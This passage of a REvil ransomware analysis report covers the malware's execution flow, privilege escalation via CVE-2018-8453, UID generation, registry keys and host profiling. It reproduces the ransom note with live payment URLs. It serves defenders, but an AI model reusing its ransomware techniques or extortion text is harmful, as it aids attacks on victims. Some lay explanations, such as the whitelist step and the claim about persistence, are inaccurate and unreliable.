Terminate blacklisted processes
Delete shadow copies
If configured, wipe blacklisted folders
Encrypt files
Change desktop wallpaper
If configured, contact C2 server

Figure 9:REvil execution flow.

Here's a detailed explanation of each step of the REvil ransomware attack process:

Create Mutex and Validate Runtime Privileges: REvil creates a mutex, which is a mechanism to ensure only one instance of the malware runs at a time. It then checks whether it has the necessary system privileges to perform the attack (administrator or system-level access).

Prepare for Encryption: Before beginning the encryption, REvil generates a unique identifier (ID) for the target machine, sets up the encryption keys, and generates a random file extension to make encrypted files look different. It also configures a ransom note and sets up the background image that will be displayed on the victim's screen.

Validate Target is Not Whitelisted: REvil checks if the target system is on a whitelist, a list of protected or excluded systems. If a system is whitelisted, the malware will avoid attacking it to prevent infecting systems that are intentionally protected (like corporate servers or security tools). This ensures that only unprotected systems are targeted.

Terminate Blacklisted Processes: REvil terminates any processes that might interfere with its encryption process, such as antivirus programs or backup software.

Delete Shadow Copies: Shadow copies are backup snapshots created by Windows that can be used to restore data. By deleting them, REvil ensures that the victim cannot recover their files via system restore tools, making the ransomware's encryption harder to reverse. This step prevents the victim from using Windows' built-in backup mechanisms to recover their data.

Wipe Blacklisted Folders (if configured): REvil may be configured to delete specific folders before encryption. These "blacklisted" folders are often used for backup or system recovery. By wiping them, the ransomware ensures that even if the victim has important files stored in these directories, they will be lost, further increasing the pressure on the victim to pay the ransom.

Encrypt Files: REvil begins encrypting the victim's files using the previously generated encryption keys. Once encrypted, the files are inaccessible without the decryption key, which the attacker holds.

Change Desktop Wallpaper: The malware changes the victim's desktop wallpaper to display a ransom note, demanding payment for the decryption key.

Contact C2 Server (if configured): "Contact C2 Server" refers to the process where REvil communicates with its central server, called the Command and Control (C2) server. If configured, the ransomware sends information such as the infected machine's details (e.g., system specifications) or updates about the attack's progress. The C2 server may also send further instructions to the ransomware to refine or change its actions during the attack. This allows the attackers to control or monitor the ongoing infection remotely.

3.1 Create mutex and validate runtime privileges

3.1.1 Definition of mutex

A **mutex** (short for mutual exclusion) is a mechanism used in programming to prevent more than one process or thread from accessing a shared resource at the same time. It ensures that only one process can execute a specific section of code at any given moment, preventing conflicts or errors. In the case of REvil, the malware uses a mutex to check if it's already running on a system; if another instance is running, the new instance won't start.

3.1.2 REvil Malware: Mutex Creation and Privilege Escalation


REvil first checks if it's already running by creating a mutex with a hardcoded value. If successful, it queries its configuration to elevate privileges using an LPE exploit (CVE-2018-8453) depending on system architecture. REvil then verifies it has administrative rights by checking its token and integrity level. If it's running with low privileges, it restarts with elevated rights using the "runas" command. Finally, it attempts to impersonate the security context of the first explorer.exe process found.

3.1.2.1 new instance

When REvil creates a "new instance," it means the malware starts a fresh copy of itself in the system. If it detects that it doesn't have the necessary privileges or isn't running with admin rights, it will launch another version of itself with higher privileges, using the "runas" command to ensure it has the required administrative permissions to carry out its actions. This is done to make sure the malware can run without restrictions on the compromised system.

3.1.2.2 explorer.exe

is the Windows file explorer process, responsible for managing the graphical user interface (GUI) of the system. It allows users to browse files, launch applications, and interact with the operating system. explorer.exe is crucial for navigating the file system, displaying the desktop, taskbar, and managing file operations like copy, paste, and delete. It is an essential component of Windows and runs in the background, but can also be restarted if there are issues with the graphical interface.



```
int __userpurge Start@<eax>(int ebx0@<ebx>, int a2@<edi>, int a1)
{
  int CurrentPID; // eax

  REvil_ResolveFunctions();
  if ( REvil_InstanceAlreadyRunning() )
  {
    Exit(0);
  }
  else
  {
    if ( REvil_Get_exp_ConfigValue() )
    {
      CurrentPID = GetCurrentProcessID();
      REvil_AttemptExploit_CVE_2018_8453(CurrentPID);
    }
    REvil_RerunWithRunAsIfNotElevated(ebx0, a2);
    REvil_Main();
  }
  nullsub_1();
  return 0;
}
```

Figure 10 :REvil decompiled pseudocode depicting initial high-level functionality.

3.2 Prepare for encryption

This phase of REvil's execution flow generates and stores encryption configuration and victim metadata elements.

3.2.1 Generate unique ID (UID)

REvil generates a unique identifier (UID) for the host using the following process. The UID is part of the payment URL referenced in the dropped ransom note.

1. Obtains the volume serial number for the system drive
2. Generates a CRC32 hash of the volume serial number using the hard-coded seed value of 0x539
3. Generates a CRC32 hash of the value returned by the CPUID assembly instruction using the CRC32 hash for the volume serial number as a seed value
4. Appends the volume serial number to the CPUID CRC32 hash

For example, the volume serial number F284306B results in a CRC32 hash value of 6EBCF131. The CPUID value of "Intel(R) Core(TM) i7-4850HQ CPU @ 2.30GHz" results in a CRC32 hash value of F3FD1FCF. REvil appends the volume serial number (F284306B) to the CPUID CRC32 hash (F3FD1FCF) to create the UID string "F3FD1FCFF284306B".

3.2.2 Generate encryption keys

3.2.2.1 registry key

A **registry key** is a setting or value stored in the Windows Registry, which is a database used by the operating system to store configuration information, options, and settings for both the system and installed applications. Registry keys are organized in a hierarchical structure, with "hives" being the main categories. For example, **HKEY_LOCAL_MACHINE** (HKLM) and **HKEY_CURRENT_USER** (HKCU) are two common hives. Malware like REvil uses the registry to store keys for encryption, ensuring that certain values are accessible later during its operation.

3.2.2.2 hive


In Windows, a **hive** refers to a major section of the system registry. The registry is divided into different hives, each containing specific types of data. Common hives include:

- **HKEY_LOCAL_MACHINE (HKLM)**: Contains machine-specific information, such as settings for hardware and software installed.
- **HKEY_CURRENT_USER (HKCU)**: Contains settings for the current user, including preferences and configurations.

Each hive contains keys, subkeys, and values, which store data related to system and software configurations.

3.2.2.3 The process

REvil checks if session encryption keys are already stored in the system registry under the "Software\recfg" subkey. It prefers to use the HKEY_LOCAL_MACHINE (HKLM) registry hive but falls back to HKEY_CURRENT_USER (HKCU) if it lacks permissions. The presence of this subkey or its values indicates a possible REvil infection.



Registry value	Registry value description
pk_key	Session public key
sk_key	Session private key encrypted with the attacker's public key in REvil's configuration
0_key	Session private key encrypted with the public key embedded in REvil's binary

Figure 11:Registry values containing REvil session encryption keys

If REvil does not find encryption keys in the registry, it creates a session public/private key pair. The public key (32 bytes) is saved unencrypted as pk_key in the registry. The private key is encrypted using the attacker's public key from REvil's configuration and saved as sk_key. Additionally, the private key is encrypted again using another hardcoded public key in REvil's binary and stored as 0_key. These keys are stored in the "recfg" registry subkey for use in encryption operations.

3.2.3 Generate random file extension

3.2.3.1 The rnd_ext

The rnd_ext registry key does not exist by default in all systems, but is specifically created by the REvil malware when it infects a machine. This registry key, located in Software\recfg, contains a random file extension used for naming encrypted files. If the key doesn't exist, REvil generates a random extension and stores it there.

3.2.3.2 Software\recfg

The **path Software\recfg** does not exist by default in all systems. It is specifically created by the REvil malware when it infects a machine. It stores information such as encryption keys and system profile data to carry out its malicious activities.

3.2.3.3 stat


In the context of the REvil malware, **"stat**" refers to a JSON data structure that stores information about the infected system. This includes data such as the current username, hostname, domain name, operating system details, and hardware characteristics (e.g., CPU and fixed drive details). The information is collected to profile the host and is encrypted by the malware before being stored in the registry under the key "stat" in the Software\recfg path.

The **"stat"** registry key in REvil stores a **JSON** file containing system information such as username, hostname, OS details, CPU architecture, and more. These details are encrypted by REvil and stored under this key in the registry. It helps the malware personalize its attack and maintain persistence on the infected system. The stored data allows REvil to adapt and carry out its malicious activities based on the specific system it infects.

REvil collects system data (such as the username, hostname, operating system, etc.), encrypts it, and stores it in the "**stat" registry key**. This allows the malware to customize its attack and maintain its presence on the compromised system.

REvil does a check for **rnd_ext** to ensure it has set a random file extension for encrypted files. The check is necessary because it might not create the key if certain conditions prevent it from doing so, such as a specific runtime issue or a change in its infection process. If the key doesn't exist, REvil generates a random string and stores it. This ensures the key is always present when needed.


REvil checks the registry for the presence of the rnd_ext value, which is a random string (e.g., .9781xsd4) used as a file extension for encrypted files. If the value is missing, REvil generates it. It also profiles the infected host by collecting system information such as username, hostname, workgroup, locale, keyboard layout, operating system, drive details, and CPU architecture. This data is stored in a "stat" JSON structure, which is specific to the campaign and host.



```
{
 "bit": 86,
 "bro": false,
 "dsk": "QwADAAAAAPDf/xgAAAAA0LxsFQAAAA==",
 "grp": "WORKGROUP",
 "lng": "en-US",
 "net": "VICTIM-HOSTNAME",
 "os": "Windows 8.1 Pro",
 "pid": "7",
 "pk": "nAjfiPcoIyeIwwCkM1hLhXo5HUQMtrAB+7m8eHzerho=",
 "sk":
"ww8h065kK3Tm7Thg/Y0nT3tSLReYMJUoaVVIkkDq8/L/5k1IcaoVFKkDtKcrdap6Q1mzZd+B
6oAD2McVjLnWu6F/w0VVVHvGr/RJWfwH5cnTppruevrgog==",
 "sub": "3",
 "uid": "F3FD1FCFF284306B",
 "unm": "VICTIM-USERNAME",
 "ver": 257
}
```

Figure 12:defines the key used in the stat JSON data structure

Figure 13 defines the keys used in the stat JSON data structure.




Key	Description
bit	CPU architecture of the host (86 refers to x86 or 32-bit CPU)
bro	True/false value indicating if a Russian keyboard layout was detected
dsk	Base64-encoded binary value describing the host's fixed drive, including the drive letter, drive type, total size, and free space
grp	Host's workgroup name
lng	Host's locale information
net	Host's hostname
os	Host's operating system
pid	Unknown integer value obtained from the ransomware's configuration; likely associated with the sub key and could be a campaign or affiliate identifier
pk	Base64-encoded attacker's public key obtained from the ransomware's configuration and used in the file encryption process
sk	Base64-encoded encrypted session private key generated at runtime and encrypted using the attacker's public key
sub	Unknown integer value obtained from the ransomware's configuration; likely associated with the pid key and could be a campaign or affiliate identifier
uid	UID value generated at runtime comprised of the CRC32 hash of both the host's volume serial number and CPUID
unm	Victim's username
ver	Unknown hard-coded value that could be the ransomware executable version number

Figure 13:REvil stat JSON data structure keys and definitions.

REvil encrypts the "stat" JSON data structure using the same encryption algorithm as the session private key, but with a different hard-coded public key. This encrypted data is then stored in the registry under the "stat" value within the Software\recfg subkey. The purpose of this is to profile the compromised system and allow the malware to customize its attack.

Figure 14 shows all registry values stored by REvil during this execution phase.




Name	Type	Data
(Default)	REG_SZ	(value not set)
0_key	REG_BINARY	77 ae 76 e6 4a ec a5 cb f6 83 c3 28 3f 4b 08 a5 7f 6f e6 65 71 23 0b eb 34 ec 75 fa 01 fb 77 fd 78 7b
pk_key	REG_BINARY	b5 da a9 bf 3c 5c 8b ca 25 88 0d 70 9b ee 6a 37 ad ef 83 f5 13 85 ca 38 dd 0c ed 02 32 09 70 02
rnd_ext	REG_SZ	.9781xsd4
sk_key	REG_BINARY	c3 0f 21 d3 ae 64 2b 74 e6 ed 38 60 fd 8d 27 4f 7b 52 2d 17 98 30 95 28 69 55 48 92 40 ea f3 f2 ff e6
stat	REG_BINARY	d2 b4 16 42 bb a1 de 3f d5 ab 7c de 45 1e bb 90 6f be 23 12 9b 17 a4 c5 7d 07 1a 82 32 80 8f 7f d8

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\recfg

Figure 14:Registry key and values created by REvil.

3.2.4 Configure ransom note

Figure 15 shows the Base64-decoded ransom note template stored in the nbody key of REvil's configuration. As indicated by the red arrows, the variable placeholders {EXT}, {UID}, and {KEY} appear on lines 5, 20, 24, 31, and 36.



```
--=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on
you computer has expansion {EXT}.
By the way, everything is possible to recover (restore), but you need to follow our
instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except
getting benefits. If we do not do our work and liabilities - nobody will not
cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you
can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you
will lose your time and data, cause just we have the private key. In practise -
time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website:
  http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}

2) If TOR blocked in your country, try to use VPN! But you can use our secondary
website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.top/{UID}

Warning: secondary website can be blocked, thats why first variant much better and
more available.

When you open our website, put the following data in the input form:
Key:

{KEY}


Extension name:

{EXT}

------------------------------------------------------------------------------------
-----

!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for
restoring your data or antivirus solutions - its may entail damge of the private
key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the
best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```


Figure 15: REvil's Base64-decoded ransom note template with variable placeholders.

Figure 16 shows contents of the ransomware note template with the variable placeholders populated with their corresponding values:

- {EXT} — Replaced with the random extension (e.g., 9781xsd4) that was generated at runtime, stored within the rnd_ext registry value, and appended to encrypted filenames
- {UID} — Replaced with the UID value comprised of the host's volume serial number and CPUID (The inclusion of this UID in the URIs provided to victims

post-encryption indicates that the threat actors can use it to identify and track unique victims.)

- {KEY} — Replaced with the Base64-encoded representation of the encrypted stat data in figure 13



```
---=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has expansion 9781xsd4.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant
return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our
work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is
our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause
just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/F3FD1FCFF284306B

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.top/F3FD1FCFF284306B
Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

0rQWQruh3j/Vq3zeRR67kG++IxKbF6TFfQcagjKAj3/YAvTdKaVDk1MbzPVRvCyS
RUMUBHuV9siIT1CTTANYr69Tmo5k3ftWix0srbgOvZAVPFGhuR0bi6Kktycz6IDI
ov0tKKTpoe7RVlZS6acGpIiqccPxJCoLoiEwKQNi/fQ3nDjkr9NxIJh8PgMQ+BL6
TGVS2eDUf1JFd1WeBeQcv8Dk2yIg6kAgatfKMng8FP0fs6hXy5MVfOd3tuDrOv14
tmhtlKCI7VtfDjRFsSwW7FxIDpgZMdQjwTHlkBqNhvOVicRSSEdS2ws9MYeO8snG
NVZqTiQIfMCq3NwQYLFk4SQVkIP5ymYZtW7cO64EFoTx4W2nDQuH5ApbubmfwNK8
LjDcomCxurAasfTKHRJgkp7DJuWUYUrvTcPYt110PsIHUVUYO2CeX2XG65lmRnZk
ZbX1B9EPlusCBNJbHX5+ZgDYqVfqeCDeJEGqLp3B7H6N39VsGAp6C0RqruxQ9sJl
3WxsD7LjJIZdjyQJIDIyawcicSkq8hOcTX4JTQLTFZsPhv15YwYxHCQ9r/3mnBK+
4yFbhwKzNinIlJ8TP06nlJ9D4cpSBsHtLjohodx7lUcFcJyPFz7sTKkf8lVaZ1x0
Z1QNbByNgjPpuAhaRPqrsuoHo3qoCozru1rLGzq1tq1UUqMQLatfW6jO2J5iDOtJ
akbw3qBSQ5ZiXjFN37cRRFmmKVKa4HygxSIYNUGUY+IYq6NuLXA6Al9dlDmZ4+xm
CQ4PmlWKjXDy6C11yMUWzZsID5aQAfGqvkUP0Y18770jY2GoQba1KIL3qIETncJs
bLNbVBzN2k6SZmmMUq/c9zFDhJ0bg3Y8MJ7tSR0brvSAFPQtWYEgsoMPiJ0gz+C+
I6zN16YcuIAl8YmcSQwEefO3ENG/l+XMItymWoU0nXnz9XWQj7Q9WRuDSazbzGB+
